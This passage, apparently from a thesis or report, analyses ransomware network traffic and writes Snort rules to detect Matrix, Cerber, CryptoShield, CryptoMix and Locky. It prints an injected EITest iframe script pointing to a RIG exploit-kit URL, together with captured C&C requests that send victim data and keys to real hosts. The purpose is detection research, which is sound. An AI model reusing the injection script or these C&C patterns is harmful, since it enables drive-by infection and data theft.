- **snort –c /etc/snort/snort.conf -l 'alert file path' –r 'Path of pcap file'**

The Snort alert generated in .csv file is shown in Figure 4.30.




Figure 4.30 Snort alert file for Mole

4.6 Matrix Ransomware

Matrix ransomware is distributed via compromised sites that have EITest scripts injected into them through the RIG Exploit Kit (EK), as shown in Figure 4.31. The source code of a compromised website with the injected RIG Exploit Kit is shown in Figure 4.32. Once

the RIG EK is executed, the exploit will attempt to exploit vulnerable programs on the computer to install Matrix ransomware.




Figure 4.31 Matrix distribution cycle

```
795  <script type='text/javascript' src='http://www.trackingsharks.com/wp-
      content/themes/supermag/assets/js/supermag-custom.js?ver=1.4.0'></script>
796  <script type='text/javascript' src='http://www.trackingsharks.com/wp-includes/js/wp-
      embed.min.js?ver=b09c84f951cf23887502a3efd010e362'></script>
797   <body> </body>
798  <script type="text/javascript"> var kmkmp = "iframe"; var omrff = document.createElement
      (kmkmp); var diboh = ""; omrff.style.width = "6px"; omrff.style.height = "6px";
      omrff.style.border = "0px"; omrff.frameBorder = "0"; omrff.setAttribute
      ("frameBorder", "0"); document.body.appendChild(omrff); diboh = "http://fast.app-
      garden.info/?oq=hp_EtK-RWbATpi0KFLQ1jzY9ZA1ob9aqsjkGHzhaaiJWG_BeLYwp1z6LRVvQ-
      2w&q=wHfQMvXcJwDOFYbGMvrET6NbNknQA0-
      PxpH2_drSdZqxKGni0ub5UUSk6F2CEh3&ct=martery&qtuif=3594"; omrff.src = diboh; </script>
799  </body>
```

Figure 4.32 Injected EITest script from compromised website [12]

Source	Destination	Protocol	Length	Info
192.168.57.102	192.168.57.101	HTTP	298	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=MASTER_…
192.168.57.102	192.168.57.101	HTTP	295	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=BRO_STA…
192.168.57.102	192.168.57.101	HTTP	289	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=START H…
192.168.57.102	192.168.57.101	HTTP	293	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=PREPARI…
192.168.57.102	192.168.57.101	HTTP	306	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=LOCAL_5…
192.168.57.102	192.168.57.101	HTTP	310	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=WIN_6.1…
192.168.57.102	192.168.57.101	HTTP	296	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=245_LES…
192.168.57.102	192.168.57.101	HTTP	1403	POST /uploadextlist.php HTTP/1.0 (application/octet-string)
192.168.57.102	192.168.57.101	HTTP	296	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=FILESEX…
192.168.57.102	192.168.57.101	HTTP	290	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=CLRSHC …
192.168.57.102	192.168.57.101	HTTP	294	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=FIXLNKV…
192.168.57.102	192.168.57.101	HTTP	295	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=CIP_STA…
192.168.57.102	192.168.57.101	HTTP	290	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=100_OK …
192.168.57.102	192.168.57.101	HTTP	296	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=TOTALCI…
192.168.57.102	192.168.57.101	HTTP	290	GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=FINISH …

Figure 4.33 Matrix connecting to C&C to give update about several phases

While Matrix starts encrypting victim files, it connects back to the Command and Control Server to give update about several phases as depicted in Figure 4.33. In addition, it also uploads a list of file extensions and number of files per extension that were encrypted. These two behaviours will be helpful in detecting ransomware. One of the examples of matrix packet giving update about several phases is shown in figure 4.34.

```
GET /addrecord.php?apikey=COSLb0cVd9bCx1vp&compuser=MACHINE7-PC|machine7&sid=6jNhpbEXUtHKEAIW&phase=MASTER_STARTED HTTP/1.0
Host: statcs.s76.r53.com.ua
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)

HTTP/1.1 200 OK
Content-Type: text/html
Date: Tue, 12 Dec 2017 22:31:43 GMT
Server: INetSim HTTP Server
Content-Length: 0
Connection: Close
```

Figure 4.34 Matrix packet giving update about several phases




Figure 4.35 Snort rule to detect Matrix with C&C activity

The Snort rule (See Figure 4.35) to detect Matrix ransomware through C&C activity is based on the following observations:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- The http_uri field (.php?apikey=, &compuser=, &sid=, &phase=) gives update about several phases to C&C server. The different phases are shown in Figure 4.33.
- The User-Agent: Mozilla/4.0 (compatible; Synapse) is hardcoded with the fast_pattern added to it. The fast_pattern: 24,21 means it skips the first 24 character and looks for next 21 character to boost the signature detection.
- The Referer field is not present in the packet.




Figure 4.36 Snort rule to detect Matrix based on uploading file extension list

```
POST /uploadextlist.php HTTP/1.0
Host: statcs.s76.r53.com.ua
Keep-Alive: 300
Connection: keep-alive
User-Agent: Mozilla/4.0 (compatible; Synapse)
Content-Type: multipart/form-data; boundary=2FA581AC_Synapse_boundary
Content-Length: 1103

--2FA581AC_Synapse_boundary
content-disposition: form-data; name="uploadfile"; filename="C:\Users\machine7\AppData\Roaming\BOoEKFkqyqpO\6jNhpbEXUtHKEAIW.elst"
Content-Type: Application/octet-string

[ALL]
RULES|122
TXT|16
URL|15
ZIP|7
PDF|5
CONF|3
7Z|2
CONFIG|2
CSV|2
MAP|2
SEARCH-MS|2
1508108389|1
ACTIVE|1
ALERT ORDER|1
```

Figure 4.37 Matrix packet uploading file extension list

The Snort rule (See Figure 4.36) to detect Matrix ransomware based on uploading file extension involves the following characteritics:

- Source port - 1024: and destination port - $HTTP_PORTS. The protocol used here is TCP.
- The User-Agent: Mozilla/4.0 (compatible: Synapse) is hardcoded with the fast_pattern added to it. The fast_pattern: 24,21 means it skips the first 24 character and looks for next 21 character to boost the signature detection.
- As shown in Figure 4.37, it uploads a list of file extensions and number of files per extension that were encrypted. The content "filename" residing in http_client_body, tells about the file path of extension list.

	A	B	C	D	E	F	G	H	I	J	K	L	M	N
1	12/12-14:31:43.00423	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49159	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x12A	***A**
2	12/12-14:31:44.71383	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49160	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x127	***A**
3	12/12-14:31:46.04111	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49157	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x121	***A**
4	12/12-14:31:46.04127	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49158	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x125	***A**
5	12/12-14:31:46.68949	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49161	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x132	***A**
6	12/12-14:31:46.94332	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49162	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x136	***A**
7	12/12-14:31:47.82967	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49163	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x128	***A**
8	12/12-14:31:47.88183	1	328310344	1	Win32.Ransomware.Matrix Sending Encryp	TCP	192.168.57.102	49164	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x57B	***A**
9	12/12-14:31:48.02205	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49165	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x128	***A**
10	12/12-14:31:48.25041	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49166	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x122	***A**
11	12/12-14:31:48.27487	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49167	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x126	***A**
12	12/12-14:31:48.61132	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49168	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x127	***A**
13	12/12-14:31:55.89361	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49169	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x122	***A**
14	12/12-14:32:11.78761	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49170	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x128	***A**
15	12/12-14:32:11.83038	1	328310343	1	Win32.Ransomware.Matrix CNC activity	TCP	192.168.57.102	49171	192.168.57.101	80	08:00:27:74:5A:5A	08:00:27:DC:FC:D3	0x122	***A**

Figure 4.38 Snort alert file detecting Matrix ransomware

Figure 4.38 depicts an example of Snort alert file covering both the behaviours of Matrix ransomware.

4.7 Cerber Ransomware

All six versions of Cerber ransomware are known for using spam emails as initial infection vector. The socially engineered spam emails have been seen containing zip attachment with malicious JavaScript files. These JavaScript files use three different approaches to infect the victim:

1. by directly downloading and executing its payload,
2. by creating a scheduled task to execute Cerber after two minutes, or
3. by running an embedded PowerShell script.

It is difficult to detect Cerber ransomware, as it infects the victim in an offline mode. While encrypting victim files, it constantly sends post-infection UDP traffic on port 6892 and 6893. These can be useful to detect the malicious activity. Moreover, it also generates post-infection TCP traffic with the host name hardcoded in the packet itself.




Figure 4.39 Pcap file showing UDP traffic (Cerber) [13]




Figure 4.40 Snort rule - Cerber UDP traffic

As shown in Figure 4.39, the data length is 25 bytes for one of the UDP packets. So, the Snort rule (See Figure 4.40) includes pcre field, which covers groups of letters (a-f) and numbers (0-9) with a minimum length of 24 bytes. As cerber keeps sending numerous UDP packets, we set the threshold field to count 50 to minimize the number of generated alerts. Therefore, this rule will generate an alert for every 50th event per second by tracking source IP address.

```
GET /0123-4567-89AB-CDEF-0123?iframe&_=0123456789012 HTTP/1.1
Accept: */*
Accept-Encoding: gzip, deflate
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64;
.NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: p27dokhpz2n7nvgr.15rnwa.top
Connection: Keep-Alive

HTTP/1.1 200 OK
Server: nginx
Date: Fri, 13 Jan 2017 18:02:04 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
X-Check-Tor: false
Content-Encoding: gzip
```

Figure 4.41 TCP stream for Post-infection traffic (Cerber)




Figure 4.42 Snort rule - Cerber TCP traffic

The most unique content to detect Cerber ransomware based on TCP traffic is through the host name: p27dokhpz2n7nvgr, which is hardcoded in the packet as shown in Figure 4.41. In addition, the http_uri field as "/0123-4567-89AB-CDEF-0123" is also distinctive. Figures 4.42 and 4.43 depict the Snort rule defined for Cerber TCP traffic and sample Snort alert, respectively.

03/10-14:40:11.9534	1	112354653	1	Win32.Ransomware.Cerber Post-infection UDP t	UDP	10.3.10.107	57252	87.98.151.98	6892	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x45
03/10-14:40:11.9573	1	112354653	1	Win32.Ransomware.Cerber Post-infection UDP t	UDP	10.3.10.107	57252	87.98.151.148	6892	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x45
03/10-14:40:11.9611	1	112354653	1	Win32.Ransomware.Cerber Post-infection UDP t	UDP	10.3.10.107	57252	87.98.151.198	6892	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x45
03/10-14:40:11.9642	1	112354653	1	Win32.Ransomware.Cerber Post-infection UDP t	UDP	10.3.10.107	57252	87.98.151.248	6892	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x45
03/10-14:46:42.7544	1	112354654	1	Win32.Ransomware.Cerber Post-infection TCP t	TCP	10.3.10.107	49170	104.232.39.245	80	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x154
03/10-14:46:52.9491	1	112354654	1	Win32.Ransomware.Cerber Post-infection TCP t	TCP	10.3.10.107	49175	104.232.39.245	80	00:08:02:1C:47:AE	20:E5:2A:B6:93:F1	0x154

Figure 4.43 Snort alert file (Cerber)

4.8 CryptoShield Ransomware

CryptoShield is an updated version of CryptoMix ransomware. The distribution cycle of CryptoShield ransomware is exactly the same as Matrix ransomware, discussed in Section 4.6. First, the victim visits a compromised site, from where the payload is downloaded through the Rig Exploit Kit (EK) and then executed to infect a Windows machine. But the Rig EK domain keeps on changing after every 35 minutes. Like other ransomware, as depicted by Figure 4.44, this one also set itself up for persistence through the Windows registry

key (***HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run***).




Figure 4.44 Windows Registry key for persistence

```
POST /test_site_scripts/moduls/connects/mailsupload.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
Host: 45.76.81.110
Content-Length: 663
Cache-Control: no-cache

id=0123456789ABCDEFFF&numbers=-----BEGIN PRIVATE KEY-----
<br>6FF49A1BD27A9C1B0C9B99CD71EE99479BC0425DD0485299535B7D0674D1944AFA4EF1C956671D4B6A28BE356AEE0794
ABBC324329FDA<br>35B936D7DA19D030D95DC123ABDEC1469C0A593B75F890503EF35448FDAD29B479BA9BEF240677343C8
2D6BCB0E641BF59738F621AA1E<br>7983019FC6CBFF1E9F1704C8AAE23A1E6FEA1D1EC6594F329ACFC6EE901EE5CDAFC20F
601042BEF4D845E5FA1B7FEDAC6CD79665E558B<br>3BB9EA3C562763BFCF853819167AE1814874CCD26FBC22B459743FA03
6CCA1BD4D799E34D48FABB943B53D5C0623E93C486A2<br>-----END PRIVATE KEY----- &counts=HTTP/1.1 200 OK
Date: Thu, 02 Feb 2017 18:54:24 GMT
Server: Apache/2.4.10 (Debian)
Vary: Accept-Encoding
Content-Length: 509
Content-Type: text/html; charset=UTF-8

<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtr
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
```

Figure 4.45 TCP stream for CryptoShield ransomware

```
cryptoshield.rules (/etc/snort/rules) - VIM
File  Edit  View  Search  Terminal  Help

alert tcp $HOME_NET 1024: -> $EXTERNAL_NET $HTTP_PORTS (msg:"Win32.RansomWare.Cr
yptoShield"; flow:to_server,established; content:"POST"; http_method; content:"i
d="; depth:3; http_client_body; content:"&numbers="; fast_pattern; http_client_b
ody; content:"&counts="; http_client_body; reference:url,www.malware-traffic-ana
lysis.net/2017/01/31/index2.html; sid:121212129; rev:1;)
```

Figure 4.46 Snort rule to detect CryptoShield

The CryptoShield ransomware informs the Command and Control (C&C) Server about three important parameters, namely, id, numbers and counts enclosed within http_client_body section of the packet as shown in Figure 4.45. This information is very important to detect CryptoShield ransomware using Snort rule. Earlier version of CryptoShield encrypts the files with .cryptomix extension. The only difference between the two is the parameters being used to inform C&C server. CrytoMix ransomware rather uses id_number, key_os and status as shown in Figure 4.47. The Snort rule to detect CryptoShield and CryptoMix ransomware are depicted in figure 4.46 and figure 4.48, respectively.

Figure 4.47 TCP stream for CryptoMix ransomware




Figure 4.48 Snort rule to detect CryptoMix

4.9 Locky Ransomware

The infection chain of Locky ransomware is similar to Jaff ransomware, discussed in section 4.1. The user receives an email with a Microsoft Word document that contains the malicious code. The document prompts the user to enable macros to view it, which in turn downloads Locky ransomware. So far, two different variants of Locky ransomware have been available. One of the versions encrypts the user files by appending *.diablo6* and other with *.lukitus* extensions. Moreover, it drops *.bmp* and *.html* files in each folder, which contain information about decrypting the files by paying a ransom, as shown in Figure 4.49. The TCP stream for Locky ransomware is depicted in Figure 4.51.




Figure 4.49 Locky ransomware decryption information




Figure 4.50 Snort rule to detect Locky ransomware

```
POST /imageload.cgi HTTP/1.1
Accept: */*
Accept-Language: en-us
Referer: http://109.234.37.227/
x-requested-with: XMLHttpRequest
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Cache-Control: no-cache
User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Trident/7.0; SLCC2; .NE
3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E)
Host: 109.234.37.227
Content-Length: 943
Connection: Keep-Alive

RtUUx=%0E%E3O%9Aa%9B%A0%60%8F%E3%87s%EF%3C%95%12%15n%B7%87%0D%A5zTT%15%D1h%847%B8%80%F
